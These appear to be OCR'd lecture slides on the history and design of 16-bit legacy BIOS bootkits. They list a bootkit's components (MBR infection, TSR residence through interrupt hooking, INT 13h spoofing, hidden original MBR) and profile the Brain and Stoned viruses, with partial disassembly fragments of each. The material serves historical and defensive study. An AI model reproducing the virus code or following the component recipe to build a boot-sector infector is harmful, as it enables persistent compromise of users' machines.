
So… you want to be a vx-er?

Or “ingredients of a 16-bit legacy BIOS bootkit”


- A bootkit needs the following:
- A malicious implant targeting some part of the pre-OS boot environment (i.e. MBR infectors — both MBR code infectors and partition table infectors, as well as VBR (Volume Boot Record) and IPL (Initial Program Loader) infectors)
- Technique for going memory resident — on DOS, this was done using a TSR (Terminate and Stay Resident program) that targeted a system interrupt by installing a malicious interrupt handler in the IVT (Interrupt Vector Table)
- Going resident required the virus to allocate adequate space for itself in memory; one of the most common techniques for doing this was manipulating the BIOS Parameter Block (BPB)
- Stealth techniques
    - Saving a copy of the original MBR somewhere on disk (i.e. a sector in a “hidden area” or an unused region of sectors, hiding it in clusters in the FAT and marking those clusters as bad to avoid deletion by OS)
    - Spoofing calls to interrupts that have been hooked by the bootkit to simulate normal system behavior
    - Especially for int 13h, this can include returning the saved copy of the MBR during read requests
    - Polymorphism to avoid AV detection

Additional features of legacy BIOS bootkits

- Legacy BIOS bootkits (and legacy BIOS boot code, i.e. MBR code) operate in 16-bit real mode
- Legacy BIOS bootkits of the 1980s/1990s had to target different storage media formats (i.e. 360kB floppies, hard drives, etc.) -> had to develop routines for handling as many as possible



Iconic bootkits




Brain

BRAIN

- The first PC virus, written + released in 1986
- Most accurately described as a Boot Sector Infector (BSI) because it only targeted floppy disks — a storage medium that only held one OS, thus one boot sector
  - Specifically Brain targeted 360kB floppies
- Stealth
  - Saved the original boot sector in a hidden area of the disk
  - Memory residence achieved using INT 13h TSR and stealth achieved by spoofing INT13h calls (i.e. reads/writes returned the saved boot sector)
- See Mikko Hipponen's documentary "Brain: Searching for the first PC virus in Pakistan"

```
                assume  cs:brain, ds:brain
; Disassembly done by Dark Angel of PHALCON/SKISM
                org     0

                cli
                jmp     entervirus
idbytes         db       34h, 12h
firsthead       db      0
firstsector     dw      2707h
curhead         db      0
cursector       dw      1
                db      0, 0, 0, 0
                db      'Welcome to the  Dungeon         '
copyright       db      '(c) 1986 Brain'
                db      17h
                db      '& Amjads (pvt) Ltd   VIRUS_SHOE '
                db      ' RECORD   v9.0   Dedicated to th'
                db      'e dynamic memories of millions o'
                db      'f virus who are no longer with u'
                db      's today - Thanks GOODNESS!!     '
                db      '  BEWARE OF THE er..VIRUS  : \th'
                db      'is program is catching      prog'
                db      'ram follows after these messeges'
                db      '..... $'
                db      '#@%$'
                db      '@!! '
```



Stoned

STONED

- Famous bootkit — inspired a range of related bootkits in this virus family, of varying levels of sophistication [Michelangelo, what an absolute flop]
- Able to infect boot sectors of multiple different formats of storage media (routines for both floppy diskettes, and for hard drives)
- Stealth
    - Saved the original MBR on a hidden area of the disk
    - Spoofed valid INT 13h reads/writes with a TSR
- Logic bomb - only displayed the famous “Your PC is now Stoned!” message 1/8 times (using PC timer)
- Other than infecting every drive it came into contact with, Stoned was non-destructive and was — relatively speaking — not too malicious

```
;************************************************
; Here if the boot sector got written successfully
;************************************************

        PUSH    CS
        POP     DS
        PUSH    CS
        POP     ES
        MOV     SI,3BEH         ;Offset of disk partition table in the buffer
        MOV     DI,1BEH         ;Copy it to the same offset in this code
        MOV     CX,242H         ;Strange. Only need to move 42H bytes. This
                                ; won't hurt, and will overwrite the copy of
                                ; the boot sector, maybe giving a bit more
                                ; concealment.
        REPZ    MOVSB           ;Move them
        MOV     AX,301H         ;Write 1 sector...
        XOR     BX,BX           ;...of this code...
        INC     CL              ;...into sector 1
        INT     13H

; ***NOTE*** no check for a sucessful write

        JMP     BOOTUP          ;Now run the real boot sector

S_MSG   DB      7,'Your PC is now Stoned!',7,CR,LF
        DB      LF
```

STONED

- Stoned stores the part of its code that performs replication (mainly via the infection and signature test routines which check for an existing installation of the virus on a diskette), in the INT 0x13 handler

- So the int 0x13 handler really is a viral interrupt handler — it ensures successful replication of the virus onto all disks inserted into the machine

- Stoned's viral ISR only executes when the following two conditions are met:

1. An INT 13h call is made for either a Disk Read or Disk Write operation

2. The drive motor is off

